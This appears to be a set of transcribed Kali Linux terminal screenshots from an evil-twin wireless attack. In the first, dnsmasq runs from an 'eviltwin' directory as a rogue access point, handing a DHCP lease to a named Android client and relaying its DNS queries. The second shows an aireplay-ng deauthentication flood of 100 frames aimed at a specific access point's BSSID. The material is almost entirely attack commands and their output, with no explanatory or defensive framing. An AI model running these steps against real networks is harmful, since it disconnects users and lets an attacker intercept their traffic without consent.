SID: "usbconfig"
█
```

```
kali@kali: ~/Desktop/eviltwin
File Actions Edit View Help

(kali@kali)-[~/Desktop/eviltwin]
$ sudo dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.90 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 n
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.200, lease time 14h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 194.168.4.100#53
dnsmasq: using nameserver 194.168.8.100#53
dnsmasq: read /etc/hosts - 8 names
dnsmasq-dhcp: 1329818674 available DHCP range: 10.0.0.10 -- 10.0.0.200
dnsmasq-dhcp: 1329818674 vendor class: android-dhcp-14
dnsmasq-dhcp: 1329818674 client provides name: Mike-Silverbridge
dnsmasq-dhcp: 1329818674 DHCPREQUEST(at0) 10.0.0.124 de:96:f7:03:25:1d
dnsmasq-dhcp: 1329818674 tags: at0
dnsmasq-dhcp: 1329818674 DHCPACK(at0) 10.0.0.124 de:96:f7:03:25:1d Mike-Silverbridg
dnsmasq-dhcp: 1329818674 requested options: 1:netmask, 3:router, 6:dns-server, 15:d
dnsmasq-dhcp: 1329818674 requested options: 26:mtu, 28:broadcast, 51:lease-time, 58
dnsmasq-dhcp: 1329818674 requested options: 59:T2, 43:vendor-encap, 114, 108:ipv6-o
dnsmasq-dhcp: 1329818674 next server: 10.0.0.1
dnsmasq-dhcp: 1329818674 sent size: 1 option: 53 message-type 5
dnsmasq-dhcp: 1329818674 sent size: 4 option: 54 server-identifier 10.0.0.1
dnsmasq-dhcp: 1329818674 sent size: 4 option: 51 lease-time 14h
dnsmasq-dhcp: 1329818674 sent size: 4 option: 58 T1 7h
dnsmasq-dhcp: 1329818674 sent size: 4 option: 59 T2 12h15m
dnsmasq-dhcp: 1329818674 sent size: 4 option: 1 netmask 255.255.255.0
dnsmasq-dhcp: 1329818674 sent size: 4 option: 28 broadcast 10.0.0.255
dnsmasq-dhcp: 1329818674 sent size: 4 option: 6 dns-server 10.0.0.1
dnsmasq-dhcp: 1329818674 sent size: 4 option: 3 router 10.0.0.1
dnsmasq: query[A] www.google.com from 10.0.0.124
dnsmasq: forwarded www.google.com to 8.8.8.8
dnsmasq: forwarded www.google.com to 8.8.4.4
dnsmasq: forwarded www.google.com to 194.168.4.100
dnsmasq: forwarded www.google.com to 194.168.8.100
dnsmasq: reply www.google.com is 142.250.187.196
dnsmasq: query[A] connectivitycheck.gstatic.com from 10.0.0.124
dnsmasq: forwarded connectivitycheck.gstatic.com to 194.168.8.100
dnsmasq: reply connectivitycheck.gstatic.com is 142.250.187.227
□
```

```
kali@kali ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo aireplay-ng --deauth 100 -a E0:CB:1D:E5:92:DE wlan0  
12:49:02 Waiting for beacon frame (BSSID: E0:CB:1D:E5:92:DE) on channel 10  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
12:49:02 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:03 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:03 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:04 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:05 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:05 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:06 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:07 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:07 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:08 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:08 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:09 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:10 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:10 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:11 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:11 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:12 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:12 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:13 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:13 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:14 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:14 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:15 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:15 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:16 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:16 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:17 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:17 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:18 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:18 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:19 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:19 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:20 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:20 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:21 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]  
12:49:21 Sending DeAuth (code 7) to broadcast -- BSSID: [E0:CB:1D:E5:92:DE]
```